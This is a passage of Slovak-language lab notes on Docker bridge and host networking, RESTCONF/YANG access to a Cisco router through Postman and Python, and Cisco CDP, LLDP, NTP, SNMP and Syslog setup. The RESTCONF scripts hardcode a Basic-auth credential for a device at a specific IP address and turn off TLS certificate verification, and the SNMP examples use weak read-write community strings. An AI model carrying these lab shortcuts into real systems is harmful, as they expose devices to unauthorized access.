  "1c8da88368c1df4106eea1d4fd1ec3ccef39a140b1a6deaa8087dbd4115fb164": {
    "Name": "nginxContainer",
    "EndpointID": "6b273bcd64cb48a0c98c96c883fe5fe281ae1f95ea25aafaf841be53d995bc0",
    "MacAddress": "02:42:c0:a8:0a:02",
    "IPv4Address": "192.168.10.2/24",
    "IPv6Address": ""
  },
  "717a5c1fbdde4a9a8d6122785bf2e5c1ed4e2eed2d1e4a702162e2a13710e438": {
    "Name": "alpineContainer",
    "EndpointID": "252efeab8641538023333f3cbe548092d557c4ffcad79ae3621f504ca4923c16",
    "MacAddress": "02:42:c0:a8:0a:01",
    "IPv4Address": "192.168.10.1/24",
    "IPv6Address": ""
  }
}
```

8. Skontrolujte sieťové nastavenie na lokálnom zariadení:

```
Ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.10.10.12 netmask 255.255.255.0 broadcast 10.10.10.255
```

9. Otestujte dostupnosť webovej služby z lokálneho Host zariadenia (služba nebude dostupná):

```
curl 192.168.10.2:80
```

10. Pripojte sa na kontajner *alpineContainer* a z neho otestujte dostupnosť webovej služby:

```
sudo docker exec -it alpineContainer sh
apk add curl
```

```
ifconfig
ping nginxContainer
ping 192.168.10.2
curl 192.168.10.2:80
```

```
PING nginxContainer (192.168.10.2): 56 data bytes
64 bytes from 192.168.10.2: seq=0 ttl=64 time=1.607 ms
64 bytes from 192.168.10.2: seq=1 ttl=64 time=0.198 ms
^C
— nginxContainer ping statistics —
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.198/0.902/1.607 ms
/ #
/ # curl 192.168.10.2:80
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
html { color-scheme: light dark; }
body { width: 35em; margin: 0 auto;
font-family: Tahoma, Verdana, Arial, sans-serif; }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

11. Vytvorte ďalší alpine kontajner, no tentokrát bez špecifikácie bridge siete:

```
sudo docker run -dit --name test alpine
docker exec -it test sh
ifconfig
```

Pozn.: Komunikácia medzi kontajnermi nebude možná vzhľadom k tomu, že sa nachádzajú v rôznych sieťach, čo je možné overiť príkazom `ifconfig` .


```
(kali@kali)-[~]
$ sudo docker exec -it test sh
/ # ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1252 (1.2 KiB)  TX bytes:0 (0.0 B)
```

12. Pripojte kontajner test do siete apsDockerNetwork

```
sudo docker network connect apsDockerNetwork test
ping 192.168.10.2
ifconfig
```

```
(kali@kali)-[~]
$ sudo docker exec -it test sh
/ # ping 192.168.10.2
PING 192.168.10.2 (192.168.10.2): 56 data bytes
64 bytes from 192.168.10.2: seq=0 ttl=64 time=0.349 ms
64 bytes from 192.168.10.2: seq=1 ttl=64 time=0.116 ms
^C
— 192.168.10.2 ping statistics —
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.116/0.232/0.349 ms
/ # ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1504 (1.4 KiB)  TX bytes:434 (434.0 B)

eth1      Link encap:Ethernet  HWaddr 02:42:C0:A8:0A:03
          inet addr:192.168.10.3  Bcast:192.168.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:894 (894.0 B)  TX bytes:238 (238.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

13. Odpojte pripojené rozhranie kontajnera Test:

```
sudo docker network disconnect apsDockerNetwork test
```

14. Skúste z Host zariadenia pripojenie na web službu *nginx* kontajnera pod adresou **localhost:80** (komunikácia by ísť nemala – dôvod je ten, že služba nie je vypublikovaná mimo docker siete). Pozor! ak použijete konkrétnu adresu *nginx* kontajnera, tak web dostupný bude (dôvod je ten, že Host má jedno zo svojich rozhraní pripojené do docker siete).

15. Zastavte *nginx* docker kontajner a spustíte ho tak, aby bol súčasťou Host siete = automaticky vypublikoval svoj port:


```
sudo docker container stop nginxContainer
sudo docker container rm nginxContainer
sudo docker run --rm -d --network host --name nginxContainer nginx
curl localhost:80
```

Pozn.: Využitím prepínača – publish *out_port:in_port* je možné vypublikovať službu aj z kontajnera bežiaceho v bridge sieti. Nasledujúci príkaz ukazuje možné nastavenie a vypublikovanie služby bežiacej na porte 80 (v kontajneri) na port 8080 (dostupné z host zariadenia).

```
sudo docker run -dit --name nginxContainer --network apsDockerNetwork --publish
8080:80 nginx
```

16. Zastavte vytvorené kontajnery a zmažte vytvorenú bridge sieť:

```
sudo docker container stop test
sudo docker container stop alpineContainer
sudo docker container stop nginxContainer

sudo docker container rm test
sudo docker container rm alpineContainer
sudo docker container rm nginxContainer

sudo docker network rm apsDockerNetwork
```

17. Nainštalujte docker-compose a vytvorte vyššie vytvorené sieťové prostredie využitím *docker-compose.yml* súboru:

```
sudo apt install docker-compose

nano docker-compose.yml

version: '3.9'

networks:
  apsDockerNetwork:
    driver: bridge

services:
  alpineContainer:
    image: alpine
    container_name: alpine_container
    networks:
      - apsDockerNetwork

  nginxContainer:
    image: nginx
    container_name: nginx_container
    networks:
      - apsDockerNetwork

sudo docker-compose up -d
sudo docker-compose down
```

2. RESTCONF and YANG

Využitím nástroja Postman vytvorte HTTPS GET požiadavku na smerovač CSR1kv a vyčítajte celú bežiacu konfiguráciu, potom vyfiltrujte názov zariadenia. Následne pokračujte rovnakým spôsobom, no v tomto prípade skúste vytvoriť HTTPS PUT požiadavku, kde do tela vložte JSON reprezentujúci názov zariadenia, ktorý upravíte podľa svojich požiadaviek. Údaje, ktoré je potrebné vyplniť sú nasledovné:

- Metóda:
 - GET
 - PUT
- URL:
 - `https://147.232.22.151:443/restconf/data/native`
 - `https://147.232.22.151:443/restconf/data/native/hostname`
- Hlavičky:
 - `'Accept': 'application/yang-data+json',`
 - `'Content-Type': 'application/yang-data+json',`
 - `'Authorization': 'Basic Y2lzY286Y2lzY28xMjMh'`

Ako odpoveď na GET požiadavku získate dátovú štruktúru vytvorenú na základe YANG modelu a zapísanú využitím JSON formátu.

Využitím programovacieho jazyka Python napíšte jednoduchý script pre čítanie a zmenu konfigurácie sieťového zariadenia.

GET požiadavka:

```
import json
import requests
requests.packages.urllib3.disable_warnings()

#sekcia, ktorá vytvorí http správu na komunikáciu s RESTCONF API
url = "https://147.232.22.151:443/restconf/data/native"
payload = {}
headers = {
    'Accept': 'application/yang-data+json',
    'Content-Type': 'application/yang-data+json',
    'Authorization': 'Basic Y2lzY286Y2lzY28xMjMh'
}

#sekcia, ktorá pošle GET žiadosť a prevedie prijaté dáta do dict(JSON object)
štruktúry
new_get=requests.request("GET", url, headers=headers, data=payload, verify=False)

data=new_get.json()

print(data)
print("Nazov zariadenia: "+ data["Cisco-IOS-XE-native:native"]["hostname"])
```

PUT požiadavka:

```
import json
import requests
requests.packages.urllib3.disable_warnings()

#sekcia, ktorá vytvorí http správu na komunikáciu s RESTCONF API
url = "https://147.232.22.151:443/restconf/data/native/hostname"
payload = {"Cisco-IOS-XE-native:hostname": "Router_python_restocnf"}
headers = {
    'Accept': 'application/yang-data+json',
    'Content-Type': 'application/yang-data+json',
    'Authorization': 'Basic Y2lzY286Y2lzY28xMjMh'
}

#sekcia, ktorá pošle GET žiadosť a prevedie prijaté dáta do dict(JSON object)
štruktúry
new_put=requests.request("PUT", url, headers=headers, data=json.dumps(payload),
verify=False)

print(new_put)
```

Cvičenie 11: Manažment PC sietí

Osnova:

- Konfigurácia protokolov CDP a LLDP
- Konfigurácia protokolov NTP, SNMP a SYSLOG

1. Identifikácia pripojených zariadení protokolom CDP:

Na Cisco zariadeniach je spustený protokol CDP, ktorý slúži na objavenie priamo pripojených susedov.

```
SW1# show cdp neighbors [detail]
```

Protokol je možné vypnúť globálne:

```
SW1(config)# no cdp run
```

Protokol je možné vypnúť na danom rozhraní:

```
SW1(config-if)# no cdp enable
```

Platí, že ak je protokol vypnutý globálne, tak ho nie je možné zapnúť lokálne.

2. LLDP:

Funkcia totožná s CDP –slúži na objavovanie susedov. Výhodou je, že je to otvorený štandard a je ho možné použiť aj pri prepojení Cisco s nie Cisco zariadením.

- Zapína sa globálne príkazom `lldp run`
- alebo lokálne na rozhraní príkazmi `lldp transmit` a `lldp receive`
- susedov si vieme zobrazíť príkazom `show lldp neighbors [detail]`

3. NTP:

Protokol NTP slúži na synchronizáciu času medzi sieťovými zariadeniami.

```
#clock set hh:mm:ss den mesiac rok
(config)# ntp server 1.1.1.1
```

Nastavenie času je možné skontrolovať príkazmi `show ntp status` a `show ntp associations` .

4. SNMP:

Slúži na vzdialenú správu a monitoring zariadení.

Definovanie komunitnej skupiny:

```
(config)# access-list 1 permit 10.1.1.0 0.0.0.255
(config)# snmp-server community cisco RO 1
(config)# snmp-server community xyz123 RW 1
```

Pre funkčnosť SNMP potrebujeme definovať komunitný reťazec, ktorý môžeme chápať ako heslo pre prístup k zariadeniu. Bezpečnosť je možné zvýšiť aplikáciou ACL na danú komunitnú skupinu. V rámci komunitnej skupiny definujeme aj prístupové práva (čítanie – RO, čítanie a zápis – RW).

SNMP Traps:

```
(config)# snmp-server host 10.1.1.50 xyz123
(config)# snmp-server enable traps ?
```

V prípade, že chceme posilať notifikácie o udalostiach vzniknutých na zariadení, potrebujeme definovať práve to zariadenie, kam ich budeme posilať v rámci komunitnej skupiny. By default posielame všetky udalosti. Konfiguráciou *enable traps* ... vieme definovať, aké udalosti budú zasielané SNMP manažérovi.

```
# show snmp [community]
```

5. **SYSLOG:**

Slúži na centrálné zaznamenávanie logovacích správ zo sieťových zariadení a zjednodušuje monitoring siete.

Pridelenie časovej značky logovacím správam

```
(config)# service timestamps log datetime
```

Konfigurácia syslogu (umiestnenie servera + definovanie dôležitosti logovacích správ)

```
(config)# logging 10.0.0.1  
(config)# logging trap notifications
```

Posielanie logovacích správ na terminál je potrebné zapnúť príkazom `monitor` v režime vty.

Ukladať logovacie správy je možné aj do Buffra zariadenia

```
(config)# logging buffered [size]
```

Na zobrazenie logovacích správ je možné použiť príkaz

```
#show logging
```

Pozn.: Pri zaznamenávaní správ je veľmi dôležité mať aktuálny čas. Čas vieme nastaviť manuálne alebo použitím NTP.